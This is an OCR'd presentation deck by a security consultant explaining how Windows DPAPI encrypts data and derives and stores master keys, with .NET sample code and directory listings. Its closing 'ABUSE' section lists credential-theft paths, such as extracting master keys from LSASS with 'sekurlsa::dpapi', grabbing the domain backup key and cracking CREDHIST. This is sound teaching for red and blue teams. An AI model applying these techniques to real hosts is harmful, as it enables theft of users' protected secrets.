DPAPI

Windows - Data Protection API

WHOAMI

Claudio Contin - Principal Consultant @ tierzero security

Former developer / Penetration tester / Red teamer / Trainer / MSc (ITSec), OSCE³, OSMR, CRTO, CRTL OSCE, OSCP, OSWP, BTL1

Speaker



WHY


FAVORIT


Encryption


SIMPLE

For developers

HOW TO USE IT

CRYPT32.DLL / dpapi.h






.NET

```
using System.Security.Cryptography;

....

byte[] originalText = Encoding.Unicode.GetBytes(text);

byte[] encrypted = ProtectedData.Protect(originalText, entropy,
DataProtectionScope.CurrentUser);

....

byte[] originalText = ProtectedData.Unprotect(encrypted, entropy,
DataProtectionScope.CurrentUser);
```

CRYPT32.DLL / dpapi.h



CRYPT32.DLL / dpapi.h

CryptUpdateProtectedState

When the user's security identifier (SID) has changed

HOW DOES IT WORK


KEYS
KEYS EVERYWHERE

SESSION KEY

The real symmetric key that is used for encrypting and decrypting data

MASTER KEYS

- Strong key(s)
- Never used directly for encryption
- Per account (user or machine)
- They are not stored unencrypted
- Cached in LSASS (decrypted)

MASTER KEYS - EXPIRATION

- Master keys expire in 3 months
- This expiration prevents an attacker from compromising a single MasterKey and accessing all of a user’s protected data
- DPAPI does not delete any expired MasterKeys. They are kept forever in the user’s profile directory

MASTER KEYS

Additional Data

Master Key

512 bits random data

Symmetric Key

MASTER KEYS

ADDITIONAL DATA?

DEPENDS ON THE CONTEXT

USERS

- SHA-1 or SHA-512 (user’s password) -> password hash
- PBKDF2 (password hash, sixteen random bytes for a salt, iteration count)
- PBKDF2 function calls an additional function a number of times (iteration count), to derive a key from the given data:
  - SHA-1 for that underlying function
- Result is used to decrypt the Master Key and obtain the Symmetric Key


LOCAL USERS

C:\Users\user\AppData\Roaming\Microsoft\Protect

LOCAL USER

```
 Directory of C:\Users\clod\AppData\Roaming\Microsoft\Protect

12/07/2023  06:09 pm    <DIR>          .
12/07/2023  07:02 pm    <DIR>          ..
12/07/2023  06:09 pm                24 CREDHIST
10/10/2023  06:23 pm    <DIR>          S-1-5-21-3148810585-2079276853-663762876-1000
               1 File(s)             24 bytes
               3 Dir(s)  207,848,529,920 bytes free
```

CHANGE PWD


Password
Old password
CRESHIST
Old password
Old password
Old password


LOCAL USER - MASTER KEYS

```
 Directory of C:\Users\clod\AppData\Roaming\Microsoft\Protect\S-1-5-21-3148810585-2079276853-663762876-1000

10/10/2023  06:23 pm    <DIR>          .
12/07/2023  06:09 pm    <DIR>          ..
10/10/2023  06:23 pm               468 4fc3017e-acd6-4159-a60a-c3e73311dbca
12/07/2023  06:09 pm               468 781ffe94-06d6-4c69-837d-91bf45ee806f
10/10/2023  06:23 pm                24 Preferred
               3 File(s)            960 bytes
               2 Dir(s)  208,233,508,864 bytes free
```

DOMAIN USERS

C:\Users\user\AppData\Roaming\Microsoft\Protect

DOMAIN USERS



LOCAL MACHINE


LOCAL MACHINE

```
 Directory of C:\Windows\System32\Microsoft\Protect\S-1-5-18

14/10/2023  08:04 pm    <DIR>          .
13/07/2023  01:07 pm    <DIR>          ..
14/10/2023  08:04 pm               468 50534ce9-4430-4a63-9204-342f16044779
13/07/2023  01:07 pm               468 a7bd58c9-007a-4f73-9860-357eacb15126
13/07/2023  01:07 pm               468 b07241fc-7bb9-4e04-9463-c63bea926858
14/10/2023  08:04 pm                24 Preferred
13/07/2023  01:07 pm    <DIR>          User
               4 File(s)          1,428 bytes
               3 Dir(s)  208,356,298,752 bytes free
```

SYSTEM USERS

```
 Directory of C:\Windows\System32\Microsoft\Protect\S-1-5-18\User

10/10/2023  03:41 am    <DIR>          .
14/10/2023  08:04 pm    <DIR>          ..
13/07/2023  01:07 pm               468 1d0b9dab-0bfb-42b1-859a-61f963c79b99
10/10/2023  03:41 am               468 8f452b3f-2718-4972-84a5-ac3f2d6e02c0
13/10/2023  10:03 pm               468 92f6cf61-3adb-46b4-9828-eff003ffc675
13/07/2023  01:07 pm               468 b06ec262-a041-4a73-9cb5-5750f7afa6a7
13/07/2023  01:07 pm                 0 Diagnostic
14/10/2023  08:04 pm             3,508 Diagnostic.log
10/10/2023  03:41 am                24 Preferred
               7 File(s)          5,404 bytes
               2 Dir(s)  208,426,164,224 bytes free
```

MACHINES / SYSTEM USERS



ABUSE

LOCAL USERS

- Access to the host in the context of the user: write own program that uses API legitimately
- You have the user password and access to the masterkeys: grab the keys and decrypt offline
- You have admin/SYSTEM: search for masterkeys in lsass (sekurlsa::dpapi)
- You have access to CREDHIST or masterkeys: crack to get password

DOMAIN USERS

- Access to the host in the context of the user: write own program that uses API legitimately
- You have the user password or NTLM hash and access to the masterkeys: grab the keys and decrypt offline
- You have admin/SYSTEM: search for masterkeys in lsass (sekurlsa::dpapi)
- You have domain admin: grab the user keys, the domain private key and decrypt offline

Machines

- Access to the host in the context of the user: write own program that uses API legitimately
- You have admin/SYSTEM: grab the LSA DPAPI_SECRET, grab the masterkeys and decrypt offline
- You have admin/SYSTEM: search for masterkeys in lsass (sekurlsa::dpapi)

